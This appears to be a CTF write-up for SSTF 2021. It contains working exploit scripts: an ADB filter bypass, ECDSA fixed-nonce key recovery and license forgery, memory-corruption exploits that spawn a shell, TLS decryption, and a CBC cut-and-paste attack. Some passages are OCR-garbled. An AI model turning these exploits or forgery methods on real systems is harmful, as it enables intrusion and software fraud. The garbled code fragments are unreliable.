
decrypt-the-flag-script

Flag: SCTF{m3m0ry_15_7h3_k3y_n07_70_7h3_p457_bu7_70_7h3_ch4ll3n63!}

Logic or Die

Logic Gate is EASY_PEASY XD. Solve it manually debug gates to figure out the secret key.

SCTF{l0gic_e1em3nt5_maTteRs}

We struggled with the second byte of the flag. It was "big O" not "zero". ^__^

Flag: SCTF{lOgic_e1em3nt5_maTteRs}

ADBaby

```
[saika@saika-mini ~ ]$ adb connect adbaby.sstf.site:6666
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to adbaby.sstf.site:6666
[saika@saika-mini ~ ]$ adb shell
blocked
```

After connecting to the adb server with the given information, we tried to login to the adb shell, but it did not work with the returning message "blocked". From this we can assume the adb server daemon is modified or customized.

So, by using adb pull /proc/self/exe adbaby we can pull the server binary.

```
[saika@saika-mini /tmp ]$ adb pull /proc/self/exe adbaby
/proc/self/exe: 1 file pulled, 0 skipped. 12.9 MB/s (1586280 bytes in 0.117s)
```

After some static analysis (IDA ^__^), we found a path of the flag.

```
if ( !getFlag(void)::FLAG )
{
  v0 = fopen("/data/local/tmp/flag", "r");
  fscanf(v0, "%32s", &getFlag(void)::FLAG);
  fclose(v0);
}
```

```
[saika@saika-mini /tmp ]$ adb pull /data/local/tmp/flag flag
adb F 08-20 00:25:58 42411 1148818 file_sync_client.cpp:477] protocol fault: stat response has wrong
message id: 1279869254: No such file or directory
[1]    42411 abort      adb pull /data/local/tmp/flag flag
```

We were able to access to root directory but can't access under /data because there was some path filtering logic in file sync service.

```
      }
   if ( strstr((const char *)&s, "./")
      || strstr((const char *)&s, "../")
      || strstr((const char *)&s, "data")
      || strstr((const char *)&s, "local")
      || strstr((const char *)&s, "tmp")
      || strstr((const char *)&s, "flag") )
   {
      if ( (unsigned __int8)android::base::ShouldLog(2LL, 0LL) )
      {
         v21 = (int *)__errno(2LL, 0LL);
         v22 = *v21;
         android::base::LogMessage::LogMessage(
            &v36,
            "system/core/adb/daemon/file_sync_service.cpp",
            778LL,
            2LL,                              char[45]
            0LL,
            0xFFFFFFFFLL);
         v23 = android::base::LogMessage::stream((android::base::LogMessage *)&v36);
         v24 = std::__1::__put_character_sequence<char,std::__1::char_traits<char>>(v23, "[sctf] block sync: ", 19LL);
         v25 = strlen((const char *)&s);
         std::__1::__put_character_sequence<char,std::__1::char_traits<char>>(v24, &s, v25);
         android::base::LogMessage::~LogMessage((android::base::LogMessage *)&v36);
         *v21 = v22;
         v1 = v32;
      }
      android::base::StringPrintf(
         (android::base *)&v36,
         "The path cannot contain './', '../', 'data', 'local', 'tmp', 'flag'",
         v32);
BEL 48:
```

And there is another service called "adb Flag Service". Which is a simple password checker.

```
 v5   -   u1,
 if ( *(_DWORD *)md5_input ^ '3210' | *(_DWORD *)&md5_input[3] ^ '6543' )
 {
    v6 = "Wrong..";
 }
 else        char *
 {
    getFlag();
    v6 = &getFlag(void)::FLAG;
 }
 WriteFdExactly(v5, v6);
 ..7    *-1.
```

It hashes the given password with MD5 and the hash output must start with 0123456.
If we pass the condition, we can get the flag.

```
#include <string.h>
#include <stdio.h>
#include <openssl/md5.h>
int main()
{
  char input[16];
  strcpy(input, "000000000009");
  while (1)
  {
      unsigned char md[MD5_DIGEST_LENGTH];
      MD5(input, 12, md);
```

```c
        if (md[0] == 0x01 && md[1] == 0x23 && md[2] == 0x45 && (md[3] & 0xf0)
== 0x60)
            break;
        int i = 0;
        while (input[i] == '9')
        {
            if (i == 5)
                printf("Input: %s\n", input);
            input[i] = '0';
            i++;
        }
        input[i]++;
    }
    printf("Input: %s\n", input);
    return 0;
}
```

brute-force.c

```
[saika@ip-172-26-6-73 ~ ]$ gcc bf.c -lssl -lcrypto -o bf
[saika@ip-172-26-6-73 ~ ]$ ./bf
Input: 000009000009
Input: 000009100009
Input: 000009200009
Input: 000009300009
Input: 000009400009
Input: 000009500009
Input: 000009600009
Input: 000009700009
Input: 000009800009
Input: 000009900009
Input: 000009010009
Input: 000009110009
Input: 000009210009
Input: 000009310009
Input: 000009410009
Input: 000009510009
Input: 000009610009
Input: 000009710009
Input: 000009810009
Input: 000009910009
Input: 000009020009
Input: 000009120009
Input: 000009220009
Input: 000009320009
Input: 415349420009
```

```python
from adb import adb_commands
device = adb_commands.AdbCommands()
device.ConnectDevice(serial='adbaby.sstf.site:6666')
conn = device.protocol_handler.Open(device._handle, b'flag:')
def sendafter(*args):
  print(device.protocol_handler.InteractiveShellCommand(conn,
*args).decode())
sendafter()
sendafter('415349420009\n')
```

exp.py

```
[saika@saika-mini ~ ]$ python exp.py
An example of the flag looks like 'SCTF{FAKE_FLAG}'. Please enter the password.
SCTF{Do_U_th1nk_th1s_1s_adb}
```

Flag: SCTF{Do_U_th1nk_th1s_1s_adb}

License

The given file installs SCTF2021FlagPass.exe. It checks serial through ECDSA signature verification. It uses a prime192v1 curve and the license contains the part of signature "s" and the signature "r" was fixed value. It means the **nonce of ECDSA is fixed value**.

So, we can calculate the private key using two given example licenses. (Below code was written in SageMath)

```
p = 0xfffffffffffffffffffffffffffffffffffffffeffffffffffffffff
K = GF(p)
a = K(0xfffffffffffffffffffffffffffffffffffffffefffffffffffffffc)
b = K(0x64210519e59c80e70fa7e9ab72243049feb8deecc146b9b1)
E = EllipticCurve(K, (a, b))
G = E(0x188da80eb03090f67cbf20eb43a18800f4ff0afd82ff1012,
0x07192b95ffc8da78631011ed6b24cdd573f977a11e794811)
E.set_order(0xffffffffffffffffffffffff99def836146bc9b1b4d22831 * 0x1)
order = E.order()

pubkey = E(4910017285067243285659645658183706496882752243738091681795,
894613538273475752824630788065081050497548342550540448591)
r = 5241427081939067204984227503904086701023032271828334909509

s1 = 0x788A47B5D7B05BE656648E4ACC6D3643C20F4D50CF7F83A8
h1 = 0x04e6b054377e01c93e535d2c956ca9bb5367eacb

s2 = 0xAA58E119CD79D6F4941F4EBF2BC7F379514BD70A29095271
h2 = 0x4edde0cbb5867a6550d9ed7c5777063ba6f52675

k = inverse_mod(s1 - s2, order) * (h1 - h2) % order
x = (s1 * k - h1) * inverse_mod(r, order) % order

assert (G * k).xy()[0] == r
assert (G * x) == pubkey

# k = 4295308421698895742407195884872675142566054683881561619252
# x = 13250310878353491389652907661933298828290648699445584756462
```

The license consists of the checksum, timestamp (for license expiration), ECDSA signature "s". And the final license is a form of encoded base32.

The binary gives a flag when the license's timestamp is later than the present timestamp. So we need some guessing because there is no condition for exact timestamp. Fortunately, the timestamp of example licenses are sequential. (The time of the timestamp has the same hour / minutes) So we did brute force and finally got the flag.

```python
from Crypto.Util.number import inverse
import struct
from hashlib import sha1, sha256

order = 0xffffffffffffffffffffffff99def836146bc9b1b4d22831
r = 5241427081939067204984227503904086701023032271828334909509
x = 1325031087835349138965290766193329882829064869944584756462
k = 4295308421698895742407195884872675142566054683881561619252
invk = inverse(k, order)
rx = r * x

def generate_signature(h):
    h = int.from_bytes(h, 'big')
    return ((h + rx) * invk) % order

import time
import datetime

t = 0x609a1d60

while True:
    print(datetime.datetime.fromtimestamp(t))
    for a in range(0x100):
        for b in range(0x100):
            checksum = bytes([a, b])
            timestamp = struct.pack(">I", t)
            h = sha1(checksum + timestamp).digest()
            new_s = generate_signature(h)
            serial = checksum + timestamp + int.to_bytes(int(new_s), 24,
'big')
            if (serial[0] ^ serial[7] == serial[28]) and (serial[1] ^
serial[3] == serial[12]):
                hh = sha256(serial).digest()
                xx =
b'\x9c\xa2S\xc7\xc9\xba\xa7z/\x93\xe5\xb1\xc2\xad\xe8\x01\x0f+\xe4_\x9e\xca\
xa8\x9a\xa4\xab\xc9SX0\xf2\x95'
                flag = bytes([c ^ d for c, d in zip(hh, xx)])
                if flag.startswith(b'SCTF'):
                    print(flag)
                    exit()
    t += 3600*24
```

Flag: SCTF{3ll1p71c_k3y5_4r3_5m4ll3r!}

EchoFrag

I don't know the exact reason but somehow a call to memcpy with a negative size didn't crash. While playing around furthur, I was able to control the PC register. The rest is trivial.

```python
import os
import struct
import binascii
from socket import *


u64 = lambda x: struct.unpack('Q', x)[0]
p64 = lambda x: struct.pack('Q', x)

u32 = lambda x: struct.unpack('I', x)[0]
p32 = lambda x: struct.pack('I', x)
p16 = lambda x: struct.pack('H', x)


def main():
    s = socket(AF_INET, SOCK_STREAM)
    s.settimeout(10.5)

    #s.connect(('192.168.165.2', 1234))
    s.connect(('echofrag.sstf.site', 31513))

    cache = [b'']
    def rc():
        if cache[0]:
            c = cache[0][0: 1]
            cache[0] = cache[0][1:]
            return c

        cache[0] = s.recv(4096)
        assert cache[0]
        return rc()

    def rw(f):
        r = b''
        while True:
            c = rc()
            assert c
            r += c
            if f in r:
                break
        return r


    import time
```

```
    s.send(b'\x01' + p16(0x2) + b'C' * 0x1a0 + b'X' + p64(0x1111) +
p64(0x2222) + p64(0x3333) + p64(0x4444) + p64(0x5555) + p64(0x6666) +
p64(0x4000000A28) + p64(0x8888))
    s.send(b'\x01' + p16(0x2) + b'B' * 4)
    time.sleep(0.5)

    s.send(b'\x00' + p16(0x0) + b'A' * 0x200)
    s.send(b'1')

    import telnetlib
    t = telnetlib.Telnet()
    t.sock = s
    t.interact()

if __name__ == '__main__':
    main()
```

exploit.py

Flag: SCTF{What_a_Beauty_0F_MEmCpY!!}

Auth Code

The binary has the option which calls an arbitrary address with the "/bin/sh" argument. And the binary saves the system address in a global variable in the data section. So we can understand that we should leak the placed system address.

The main vulnerability is 1-byte null terminator overflow (off-by-one). Below is the decompiled *issueTeamCode* function.

```
unsigned __int64 issueTeamCode()
{
  ...
  rc4key = urandom;
  ...
      if ( strlen(team_name) > 4 )
        v0 = 4;
      else
        v0 = strlen(team_name);
      n = v0;
      strncpy(pt, team_name, v0);
      pt[n] = 0;
      printf(" Put the 4 digit PIN > ");
      pin = read_int64();
      if ( pin <= 9999 )
      {
        strncat(pt, (const char *)&pin, 8LL - n);
        RivestCipher4(pt, 8LL, rc4key, (unsigned __int8)(team_size + 16),
auth_code);
        printHex("Auth Code", auth_code, 8LL);
      }
      ...
}
```

Decompiled issueTeamCode function

It uses the **strncat** function to concatenate the plaintext for rc4 encryption. Hence if we set team_name to null and enter -1 as pin code, we can overwrite the last byte of RC4key pointer (urandom pointer) to 0. Then we can use the system address as the RC4key.

Finally, we can leak the system address through byte to byte.

```
from Crypto.Cipher import ARC4
from pwn import *

r = remote("authcode.sstf.site", 1337)

r.sendlineafter("Exit\n", "1")
```

```
r.sendline("\x00")

addr = []

for i in range(6):
    r.sendlineafter("Exit\n", "2")
    r.sendline(str(-7 + i))

    r.sendlineafter("Exit\n", "3")
    r.sendline("-1")

    r.recvuntil("(08): ")

    ct = bytes.fromhex(r.recv(16).decode())

    for j in range(256):
        key = bytes([0xff, 0xff, 0xff, 0xff, 3, 0, 0, 0] + addr + [j])
        rc4 = ARC4.new(key)
        pt = rc4.decrypt(ct)
        if pt == b"\xff" * 8:
            addr.append(j)

system = u64(bytes(addr + [0, 0]))
r.sendlineafter("Exit\n", "1")
r.sendline("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAroot")

r.sendlineafter("Exit\n", "4")
r.sendline(str(system))

r.interactive()
```

exploit.py

Flag: SCTF{Fluhr3r_M4nt1n_and_5ham1r_4T7ack}

DecryptTLS

We noticed the exchanged client's public key is vulnerable. The public key is the same with the generator point, which means the private key is "1".


```
       22 0 70202E020    102 160 0 2       142 251 0 105       TCD               cc E4221   442 [ACK] Soc E
Length: 190
Version: TLS 1.2 (0x0303)
Random: 0000000000000000000000000000000000000000000000000000000000000000
Session ID Length: 0
Cipher Suites Length: 12
> Cipher Suites (6 suites)
Compression Methods Length: 1
> Compression Methods (1 method)
Extensions Length: 137
> Extension: server_name (len=19)
> Extension: supported_groups (len=4)
> Extension: ec_point_formats (len=2)
> Extension: session_ticket (len=0)
> Extension: signature_algorithms (len=8)
> Extension: supported_versions (len=5)
v Extension: key_share (len=71)
      Type: key_share (51)
      Length: 71
  v Key Share extension
        Client Key Share Length: 69
      v Key Share Entry: Group: secp256r1, Key Exchange length: 65
          Group: secp256r1 (23)
          Key Exchange Length: 65
          Key Exchange: 046b17d1f2e12c4247f8bce6e563a440f277037d812deb33a0f4a13945d898c2964fe342...
```

We made "k.pem," which contains the EC parameters (curve info) and the private key from the above information. We are trying to find an excellent TLSv1.3 implementation, but we couldn't. Rather than creating the TLSv1.3 implementation itself, we decided to modify the python implemented code already open-sourced.[2]

```
-----BEGIN EC PARAMETERS-----
BggqhkjOPQMBBw==
-----END EC PARAMETERS-----
-----BEGIN EC PRIVATE KEY-----
MHcCAQEEIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABoAoGCCqGSM49AwEHoUQDQgAE
axfR8uEsQkf4vOblY6RA8ncDfYEt6zOg9KE5RdiYwpZP40Li/hp/m47n60p8D54WK84zV2sxXs7L
tkBoN79R9Q==
-----END EC PRIVATE KEY-----
```

```
python3 main.py
1
peer pub key
```

---

[2] https://github.com/IdoBn/tls1.3

```
b'\x04LI\x89x\xad\xb0\xdb\xdf\xf8CSs\x18\x8f\x1d\xc1\xbbl\xb0\x0b\xd4\xdd\xc
4\xe6f\xbbk\xe7\x1f\n\xca\xe0g\x8c/\xbe[\x18\x88I2KE\xe5\x10,\x80B=\xccmb\xc
1\x9a\xcd\xbe\xfa\xb8>\x89"\x04\x88R'
b'-----BEGIN PUBLIC
KEY-----\nMFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAETEmJeK2w29/4Q1NzGI8dwbtssAvU3c
TmZrtr5x8KyuBnjC++WxiISTJLReUQLIBCPcxtYsGazb76uD6JIgSIUg==\n-----END PUBLIC
KEY-----\n'
shared secret
b'LI\x89x\xad\xb0\xdb\xdf\xf8CSs\x18\x8f\x1d\xc1\xbbl\xb0\x0b\xd4\xdd\xc4\xe
6f\xbbk\xe7\x1f\n\xca\xe0'
handshake_secret
b',\xd8\xd0Jc(5\xef6\x9f6\xfe\xea\xe0*\xf6\x8b\x1fN\xd4\xed\x8f6y\xcf\xc6\x8
8\xfa\xf7\xc8\xb11'
s_data b'\x14\x03\x03\x00\x01\x01'
b'GET / HTTP/1.1\r\nHost: www.google.com\r\nUser-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0\r\nFlag:
SCTF{RFC8446:The_Transport_Layer_Security_(TLS)_Protocol_Version_1.3_63a3a9e
1}\r\n\r\n\x17\xba\xf2\xca\xf5e|\xe6\x99W\x9f.\xa6\xb6+\xbc['
```


The complete "git diff" file is on
https://gist.github.com/junorouse/56ba8658f8a17895340d73e106690120

Flag:
SCTF{RFC8446:The_Transport_Layer_Security_(TLS)_Protocol_Version_1.3_63a3a9e1}

Bomb Defuse

The jar binary was given. We decompiled the binary through the CFR decompiler. It checks the unlock code via custom implemented block cipher.
Our unlock code has the form of ternary digits (3 base) within 27 length. It means our unlock code has a range of 43 bits.
It seems pretty brute forceable. So we did it with the help of a GPU.

```python
import pyopencl
import tqdm
import numpy

WORKSIZE = 1<<28
CANDIDATES = 1<<43
MAXRES = 1

matches_buf = numpy.zeros(MAXRES).astype(numpy.uint64)
mf = pyopencl.mem_flags

def solve_for1():
    ctx = pyopencl.create_some_context(interactive=True)
    queue = pyopencl.CommandQueue(ctx)
    kernel = pyopencl.Program(
        ctx,
        open('brute.cl', 'r').read()
    ).build().mt
    kernel.set_scalar_arg_dtypes( [numpy.uint64, None] )

    matches_buf_g = pyopencl.Buffer(
        ctx,
        mf.WRITE_ONLY | mf.COPY_HOST_PTR, hostbuf=matches_buf
    )

    cnt = 0
    result = None
    for i in tqdm.tqdm(range(0, CANDIDATES, WORKSIZE)):
        todo = min(CANDIDATES - i, WORKSIZE)
        kernel(queue, (todo,), None, i, matches_buf_g)

        pyopencl.enqueue_copy(queue, matches_buf, matches_buf_g).wait()
        if matches_buf[0] != 0:
            result = matches_buf[0]
            break
    return result
print(hex(solve_for1()))
```

brute_runner.py

```
#define rol(a,b) rotate((uint)a, (uint)b)

__kernel
void mt(const ulong candidate, __global ulong * restrict match)
{
    ulong l = candidate + get_global_id(0);
    uint a = l >> 10;
    uint b = a + (uint)l;
    uint left = 0x7bd84f97;
    uint right = 0x3175688c;
    uint tmp, k;

    k = right ^ a;
    k = rol(k, 2) + k + 1;
    k = rol(k, 8) + k + b;
    k = rol(k, 14) + k;
    tmp = left - k;
    left = right;
    right = tmp;

    ... // repeat 9 times with above round

    if (left == 0x23216465 && right == 0x66757365)
    {
        *match = l;
    }
}
```

brute.cl

Flag: SCTF{101002210_221000220_020220121}

Xero Trust

We notice if we send a message with the special string, the server returns with a flag.

```javascript
async function send_msg() {
    var msg = document.msgform.msg.value;
    var to = document.msgform.to.value;
    var from = sessionStorage.getItem("id");
    var encrypted_msg = await pack_msg(from, to, msg);
    var result = await send_msg_raw(from, 0, encrypted_msg);
    if (result.result == "no") {
        alert("Key is wrong. Get a new ID.");
        reset_id();
    } else if (result.result == "filter") {
        alert("Your message is not transmitted.");
    } else if (result.result == "flag") {
        alert("FLAG is "+result.flag);
    } else {
        location.href="./index.html";
    }
}
```

xero.js : send_msg

Which message should we send? This challenge allows users to read all the encrypted messages. There is a suspicious message with idx=1. Then how can we decrypt the message?

[{"idx":"1","msg":"zEwd4Qfh6165yF8ZjP\/K1RcIuUTSMO1F2R9mVSfLoFepaQYvLQkIJYopwz2H3ABC"},{"idx":"2","msg":"zEwd4Qfh6165yF8ZjP\/K1RcIuUTSMO1F2R9mVSfLoFepaQYvLQkIJYopwz2H3ABC"},{"idx":"4","msg":"zEwd4Qfh6165yF8ZjP\/K1RcIuUTSMO1F2R9mVSfLoFepaQYvLQkIJYopwz2H3ABC"},{"idx":"10000","msg":"zEwd4Qfh6165yF8ZjP\/K1RcIuUTSMO1F2R9mVSfLoFepaQYvLQkIJYopwz2H3ABC"},

https://xerotrust.sstf.site:7777/getmsg.php?order=asc

Easy! It uses CBC mode, but it works as ECB. We can do a cut and paste attack.

```
my_id = crypto.getRandomValues(new Uint32Array(1))[0] & 0x7FFFFFFF
key = await request_getkey(my_id);
mate_id = 1;
key = await import_key(atob(key.key).encode());

async function pack_msg(from, to, msg) {
    var plain = new Uint32Array([from, to]).toUint8Array().concat(new
Uint8Array(7)).concat(new Uint32Array([to,
from]).toUint8Array()).concat(msg.encodeutf8());
    var encrypted_msg = await encrypt_msg(key, plain);
    return encrypted_msg;
}

console.log(await send_msg_raw(my_id, 0, await pack_msg(my_id, mate_id,
"ABCD")));
messages = await request_getmsg(mate_id);
console.log("messages", messages[0]);

await send_msg_raw(mate_id, 0,
atob(messages[0].msg).encode().slice(0x10).concat(atob("zEwd4Qfh6165yF8ZjP\/
K1RcIuUTSMO1F2R9mVSfLoFepaQYvLQklJYopwz2H3ABC").encode()));

messages = await request_getmsg(my_id);
console.log("out", messages);

plain_msg = await decrypt_msg(key, messages[0].msg);
console.log("plain", plain_msg)
msg32 = new Uint32Array(plain_msg.encode().buffer.slice(0, 8));
from = msg32[0];
to = msg32[1];

console.log(plain_msg.slice(8));
```

Decrypt idx=1 message

Decrypted message says "give me the flag my mate". Server filters "flag", so we need to bypass it by using unicode encoding.


```
out  ▶ [{…}]
plain  ⌐  ◆r    {"msg":"\u0066lag"}⌐    ◆◆v◆{"msg":"give me the flag my mate"}
    "msg":"\u0066lag"}⌐    ◆◆v◆{"msg":"give me the flag my mate"}
←  undefined
>  |
```

| |
|---|
| ```plain = new Uint32Array([from, to]).toUint8Array().concat("{\"msg\":\"give me the fl\\u0061g my mate\"}".encode());``` |
| Give me the fl\\u0061 my mate |

Bamb!

xerotrust.sstf.site:7777 says

FLAG is SCTF{th3r3_1s_A_r34s0n_n0t_t0_u5e_ECB}

OK

Flag: SCTF{th3r3_1s_A_r34s0n_n0t_t0_u5e_ECB}

Survey

Give some feedback with 5-stars, and you can get a flag!

Flag: **SCTF{7h4nk_yOu_533_y0u_4941n_1n_S5TF2O22!}**